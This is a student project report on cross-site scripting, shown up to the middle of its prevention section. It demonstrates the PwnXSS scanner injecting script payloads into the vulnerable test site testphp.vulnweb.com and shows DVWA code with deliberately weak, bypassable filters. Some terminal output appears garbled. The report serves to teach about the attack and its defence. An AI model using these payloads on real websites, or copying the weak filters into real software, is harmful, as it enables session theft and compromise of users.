

**Cyber Security Project**  
**on**  
**CROSS-SITE SCRIPTING AND WIFI HACKING USING**  
**NETWORK ADAPTER**



**SAGI RAMA KRISHNAM RAJU ENGINEERING COLLEGE (A)**  
**CHINNA-AMIRAM BHIMAVARAM, 534204**  
**(2021-2022)**

**Guide**

Mr. Kartheek Chanda

**Submitted by**

Batta Devarshi (20B91A0529)

## **TABLE OF CONTENTS:**

<b>Name</b>	<b>Page No</b>
Abstract	00
Cross-Site Scripting	01
▪ Introduction	02
▪ Problem Statement	03
▪ Methodology	03
▪ Conclusion	16
▪ References	17
WIFI Hacking Using Network Adapter	18
▪ Introduction	19
▪ Problem Statement	21
▪ Methodology	22
▪ Conclusion	31
▪ References	33

# **ABSTRACT**

## **Cross-Site Scripting:**

The main agenda of this project is to bring in a basic understanding of how dangerous security vulnerabilities like XSS attacks can be. We learn the basic functionalities of cross-site scripting, its types, and prevention strategies.

## **WIFI Hacking Using Network Adapter:**

The main agenda of this project is to bring a basic understanding of how the WIFI can be hacked using a network adapter. We will learn the technique to hack a public network, what tools are required and its prevention methods.

## **Tools Used:**

- **Cross-Site Scripting**
  - Kali Linux
  - Burp Suite
  - DVWA
  - Cookie Editor
  - PwnXSS
- **WIFI Hacking Using Network Adapter**
  - Kali Linux
  - Network Adapter Leoxsys 150
  - Wireshark

# **Project On**

## **Cross-Site Scripting**

# INTRODUCTION

Cross-Site Scripting (XSS) is one of the most popular and vulnerable attacks which is known by every advanced tester. It is considered one of the riskiest attacks on web applications and can bring harmful consequences too.

XSS is often compared with similar client-side attacks, as client-side languages are mostly being used during this attack. However, an XSS attack is considered riskier, because of its ability to damage even less vulnerable technologies.

Cross-site scripting attacks use known vulnerabilities in web-based applications, their servers, or the plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system.

By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. Cross-site scripting attacks are a case of code injection.

Microsoft security engineers introduced the term "cross-site scripting" in January 2000. The expression "cross-site scripting" originally referred to the act of loading the attacked, third-party web application from an unrelated attack-site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain (taking advantage of a reflected or non-persistent XSS vulnerability). The definition gradually expanded to encompass other modes of code injection, including persistent and non-JavaScript vectors (including ActiveX, Java, VBScript, Flash, or even HTML scripts), causing some confusion to newcomers to the field of information security.

XSS vulnerabilities have been reported and exploited since the 1990s. Prominent sites affected in the past include the social-networking sites Twitter and Facebook. Cross-site scripting flaws have since surpassed buffer overflows to become the most common publicly reported security vulnerability, with some researchers in 2007 estimating as many as 68% of websites are likely to open to XSS attacks.

# **PROBLEM STATEMENT**

**Statement:** Demonstrate the functionalities and structure of how Cross-Site Scripting (XSS) attacks work. Explain its types and the precautions taken to prevent the deadly attacks.

## **METHODOLOGY**

### **What is Cross-Site Scripting?**

Cross-site scripting attack is a code injection attack that is executed on the client side of a web application. It is software or a browser that is used to interact with the web application.

In cross-site scripting, we inject malicious code onto the web browser to make the web application do something that it is not supposed to do. The malicious script gets executed on the web application after it gets injected into the web browser.

This malicious script is executed when the victim visits the web page or the web server. This method is mainly used to steal sensitive information like cookies, session tokens, and other sensitive information like usernames and passwords.


Cross-site scripting is also used to modify the website by injecting malicious code onto the web server or the web browser.

### **How does Cross-Site Scripting Work?**

#### **Procedure:**

- The process user enters into a website after entering the username and password.
- That website is where the data can be transferred into a web browser.
- Web browser sends the data to the server and retrieves the output back to the web browser.
- Based on the type of XSS attack, the attacker injects malicious code into the vulnerable area.


- The user loads the malicious code and it gets executed on their browser. The browser might send the private data to the attacker.



**Fig: Working of Cross-Site Scripting**

### **Types of Cross-Site Scripting:**


There are three types of cross-site scripting



**Fig: Types of Cross-Site Scripting**

## Reflected Cross-Site Scripting:

- Reflected Cross Site Scripting is also called a Non-Persistent / Type-1 order XSS.
- Data is not stored in the database or web application.
- Where the malicious script comes from current HTTP.
- The script is activated through the link.




**Fig: Reflected Cross-Site Scripting**

## Stored Cross-Site Scripting:

- Stored Cross Site Scripting is also called Persistent / Type- 2 order XSS.
- Data is stored in the database or web application.
- Where the malicious script comes from the website's database.
- The payload is stored permanently on the target application.




## Stored XSS



**Fig: Stored Cross-Site Scripting**

## DOM Based Cross-Site Scripting:

- DOM Based Cross Site Scripting is also called Type-0 order XSS.



**Fig: DOM Based Cross-Site Scripting**

- DOM stands for Document Object Model.
- Where the vulnerability exists in client-side code rather than server-side code.
- DOM Based XSS is both persistent and non-persistent XSS.

## **How to test for Cross-Site Scripting (Using PwnXSS):**

PwnXSS is a free and open-source tool available on GitHub. This tool is specially designed to find cross-site scripting. This tool is written in python. You must have python 3.7 installed in your Kali Linux. There are lots of websites on the internet that are vulnerable to cross-site scripting (XSS).

This tool makes finding cross-site scripting easy. This tool works as a scanner. The Internet has millions of websites and web apps. A question that comes into mind is whether your website is safe or not. The security of our websites plays an important role. Cross-site scripting or XSS is a vulnerability that can be used to hack websites. This tool helps to find such vulnerability easily.

## **How to install PwnXSS:**

Create a new directory

```
>>mkdir pwnxss
```

```
>>cd pwnxss
```

Now install bs4

```
>>pip3 install bs4
```

Now install requests

```
>>pip3 install requests
```

```

(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─$ cd Desktop

(root@kali)-[/home/kali/Desktop]
└─$ mkdir pwnxss

(root@kali)-[/home/kali/Desktop]
└─$ cd pwnxss

(root@kali)-[/home/kali/Desktop/pwnxss]
└─$ pip install bs4
Collecting bs4
  Downloading bs4-0.0.1.tar.gz (1.1 kB)
  Preparing metadata (setup.py) ... done
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from bs4) (4.11.1)
Building wheels for collected packages: bs4
  Building wheel for bs4 (setup.py) ... done
  Created wheel for bs4: filename=bs4-0.0.1-py3-none-any.whl size=1272 sha256=04cce13afacd396bab147e516f4074392542fe277e63ae1551bc503d3a3494d4
  Stored in directory: /root/.cache/pip/wheels/25/42/45/b773edc52acb16cd2db4cf1a0b47117e2f69bb4eb30ed0e70
Successfully built bs4
Installing collected packages: bs4
ERROR: pip's dependency resolver does not currently take into account all the packages that are installed. This beha-
viour is the source of the following dependency conflicts.
crackmapexec 5.2.2 requires mesq1<5.0.0, >4.1.1, but you have mesq1 1.7.0.dev0 which is incompatible.
crackmapexec 5.2.2 requires python>=3.8.0, >=3.8.0, but you have python 0.4.2 which is incompatible.
Successfully installed bs4-0.0.1
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
ackage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

(root@kali)-[/home/kali/Desktop/pwnxss]
└─$ pip3 install bs4
Requirement already satisfied: bs4 in /usr/local/lib/python3.10/dist-packages (0.0.1)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from bs4) (4.11.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
ackage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

(root@kali)-[/home/kali/Desktop/pwnxss]
└─$ pip3 install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
ackage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

(root@kali)-[/home/kali/Desktop/pwnxss]
└─$ git clone https://github.com/pwn0sec/PwnXSS-
Cloning into 'PwnXSS-' ...
fatal: unable to access 'https://github.com/pwn0sec/PwnXSS-': The requested URL returned error: 400

```

Fig: Installation PwnXSS




Fig: Cloning PwnXSS

Now you have to install the tool. This means you have to clone the tool from Github using the following command.

```
>>git clone https://github.com/pwn0sec/PwnXSS
```

now a PwnXSS file will be created.



```
File Actions Edit View Help
Cloning into 'PwnXSS'...
fatal: unable to access 'https://github.com/pwn0sec/PwnXSS/': The requested URL returned error: 404

root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# git clone https://github.com/pwn0sec/PwnXSS
Cloning into 'PwnXSS'...
remote: Enumerating objects: 151, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 151 (delta 37), reused 28 (delta 28), pack-reused 187
Receiving objects: 100% (151/151), 167.2k | 888.00 KiB/s, done.
Resolving deltas: 100% (34/34), done.

root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# cd PwnXSS
cd: no such file or directory: PwnXSS

root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# cd PwnXSS
cd: no such file or directory: PwnXSS

root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# cd PwnXSS
cd: no such file or directory: PwnXSS

root@kali:~/Desktop/pwnxss/PwnXSS#
root@kali:~/Desktop/pwnxss/PwnXSS# ls
Images  lib  LICENSE  pwnxss.py  README.md  requirements.txt
root@kali:~/Desktop/pwnxss/PwnXSS#
root@kali:~/Desktop/pwnxss/PwnXSS# cd ..
root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# chmod 755 -R PwnXSS
root@kali:~/Desktop/pwnxss#
root@kali:~/Desktop/pwnxss# cd PwnXSS
root@kali:~/Desktop/pwnxss/PwnXSS#
root@kali:~/Desktop/pwnxss/PwnXSS# python3 pwnxss.py --help
PWNXSS v0.0.0
https://github.com/pwn0sec/PwnXSS

##### STARTING #####
[00:24:00] [INFO] Starting PwnXSS ...
usage: PwnXSS -u <target> [options]
```

**Fig: Stating PwnXSS**

This pwnxss will be stored in

```
>>root@kali-
```

```
>>/home/kali/Desktop/pwnxss/PwnXSS
```

You can see the tool in PwnXSS. Now give permissions to that tool

```
>>chmod 755 -R PwnXSS
```

Use the following command is used to see the help index of the tool.

```
>>>python3 pwnxss.py -help
```

A screenshot of a terminal window with a dark background. At the top, the word 'PWNXSS' is displayed in large, stylized, light blue block letters. To its right, in smaller red and blue text, it says '(v0.5 Final)' and 'https://github.com/pwn0sec/PwnXSS'. Below this, the text '<<<<<< STARTING >>>>>>' is shown. Then, a timestamp and status message appear: '[02:15:36] [INFO] Starting PwnXSS...'. This is followed by the usage line: 'usage: PwnXSS -u <target> [options]'. A section titled 'Options:' lists various command-line flags and their descriptions. At the bottom, the GitHub repository link and the version 'Version: 0.5 Final' are shown. The terminal prompt at the very bottom is '(root@kali) - /home/kali/Desktop/pwnxss/PwnXSS'.

**Fig: Finalizing PwnXSS**

## Tool Usage:

The tool has been downloaded successfully using this tool you can easily check the cross-site scripting vulnerabilities of the websites and web apps. Now here are some examples to use the PwnXSS tool.

```
>>>python3 pwnxss.py -u http://testphp.vulnweb.com
```

```
File Actions Edit View Help
Version: 0.5 Final

root@kali:~/Desktop/pwnxxx/PwnXSS
pwnxxx.py --u http://testphp.vulnweb.com

PWNXSS
https://github.com/pwnxxx/PwnXSS

<<<<<< STARTING >>>>>>

[02/27/16] [INFO] Starting PwnXSS ...
[02/27/16] [INFO] Checking connection to: http://testphp.vulnweb.com
[02/27/16] [INFO] Connection established 200
[02/27/16] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [INFO] Collecting form input key....
[02/27/16] [INFO] Form key name: searchFor value: <script>alert(6000/3000)</script>
[02/27/16] [INFO] Form key name: goButton value: <Submit Confirm>
[02/27/16] [INFO] Sending payload (POST) method...
[02/27/16] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [CRITICAL] Post data: {'searchFor': '<script>alert(6000/3000)</script>', 'goButton': 'goButton'}
[02/27/16] [INFO] Checking connection to: http://testphp.vulnweb.com/index.php
[02/27/16] [INFO] Connection established 200
[02/27/16] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [INFO] Collecting form input key....
[02/27/16] [INFO] Form key name: searchFor value: <script>alert(6000/3000)</script>
[02/27/16] [INFO] Form key name: goButton value: <Submit Confirm>
[02/27/16] [INFO] Sending payload (POST) method...
[02/27/16] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [CRITICAL] Post data: {'searchFor': '<script>alert(6000/3000)</script>', 'goButton': 'goButton'}
[02/27/16] [INFO] Checking connection to: http://testphp.vulnweb.com/categories.php
[02/27/16] [INFO] Connection established 200
[02/27/16] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [INFO] Collecting form input key....
[02/27/16] [INFO] Form key name: searchFor value: <script>alert(6000/3000)</script>
[02/27/16] [INFO] Form key name: goButton value: <Submit Confirm>
[02/27/16] [INFO] Sending payload (POST) method...
[02/27/16] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[02/27/16] [CRITICAL] Post data: {'searchFor': '<script>alert(6000/3000)</script>', 'goButton': 'goButton'}
[02/27/16] [WARNING] Found link with query: cat=2 Maybe a vuln XSS point
[02/27/16] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=<script>alert(6000/3000)</script>
[02/27/16] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=33Cscript3Ealert%286000%2F3000%29%3C%2Fscript%3E
[02/27/16] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/listproducts.php?cat=33Cscript3Ealert(6000/3000)3Cscript3E
[02/27/16] [WARNING] Found link with query: cat=2 Maybe a vuln XSS point
[02/27/16] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=<script>alert(6000/3000)</script>
[02/27/16] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=33Cscript3Ealert%286000%2F3000%29%3C%2Fscript%3E
[02/27/16] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/listproducts.php?cat=33Cscript3Ealert(6000/3000)3Cscript3E
[02/27/16] [WARNING] Found link with query: cat=3 Maybe a vuln XSS point
```

Fig: Finding Vulnerability

Now we can see it here at <http://testphp.vulnweb.com/search.php?test=query>

The script “<script>alert(6000/3000)</script>” got executed.

With that script, we can inject our malicious script and can hack the victim system.

```
[INFO] Sending payload (POST) method ...
[CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[CRITICAL] Post data: {'searchFor': '<script>alert(6000/3000)</script>', 'goButton': 'goButton'}
[WARNING] Found link with query: pic=6 Maybe a vuln XSS point
[INFO] Query (GET) : http://testphp.vulnweb.com/product.php?pic=<script>alert(6000/3000)</script>
[INFO] Query (GET) : http://testphp.vulnweb.com/product.php?pic=%3Cscript%3Ealert%286000%2F3000%29%3C%2F
```

Fig: Injecting Script

## How To Prevent Cross-Site Scripting:

- User Input Escaping
- Consider Every Input As A Threat
- Data Validation
- Sanitize Data

- Encode Output
- Right Response Headers
- Content Security Policy

## **User Input Escaping:**

In user input escaping, we remove the special feature of the characters such as greater than symbol > or lesser than symbol < that can be used in tags or malicious scripts.

The user input is escaped by treating these characters only as text characters.

## **Consider Every Input As A Threat:**

We have to consider every input as a threat as the user has complete control over what input he gives you.

At the point where user input is received, filter as strictly as possible based on what is expected, sanitize, and handle every input with care.

## **Data Validation:**


Data validation is done when you know the generic format of the input. Assume that we have a field of input for email. An input should only be allowed if it sustains in the specific format of a username, @, or domain address.

Data validation is intended to provide certain well-defined guarantees for the fitness and consistency of data in an application or automated system. Data validation rules can be defined and designed using various methodologies, and be deployed in various contexts. Their implementation can use declarative data integrity rules or procedure-based business rules.

By using regular expressions, we can achieve the concept of data validation.

## Sanitization Of Data:

Sanitization is typically performed by using either a whitelist or a blacklist approach. Basic tags for changing fonts are often allowed, such as <b>, and <i> while more advanced tags such as <script>, <embed>, and <link> are removed.



```
root@kali: /var/www/html/DVWA/vulnerabilities/xss_d/source
File Edit View Search Terminal Help
GNU nano 3.2 medium.php

<?php
// Is there any input?
if ( array_key_exists( "default", $ _GET ) && !is_null ( $ _GET[ 'default' ] ) ) {
    $default = $ _GET[ 'default' ];

    # Do not allow script tags
    if (stripos ( $default, "<script" ) !== false) {
        header ( "location: ?default=English" );
        exit;
    }
}

?>
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

[ Read 14 lines (Converted from DOS format) ]
^G Get Help in ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

**Fig: Sanitization Technique Removing Browser Script**

Also, potentially dangerous attributes such as the onclick attribute are removed to prevent malicious code from being injected.

XSS-sanitize allows you to accept HTML from untrusted sources by first filtering it through a white list. The white list filtering is fairly comprehensive, including support for CSS in style attributes, but there are limitations enumerated below.

Sanitizing allows a web application to safely use a rich text editor, allow HTML in comments, or otherwise display untrusted HTML. Below are a few sanitization algorithms used to prevent malicious inputs.



```

root@kali: /var/www/html/DVWA/vulnerabilities/xss_r/source
GNU nano 3.2 high.php

<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if (array_key_exists( "name", $ GET ) && $ GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $ GET[ $
    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
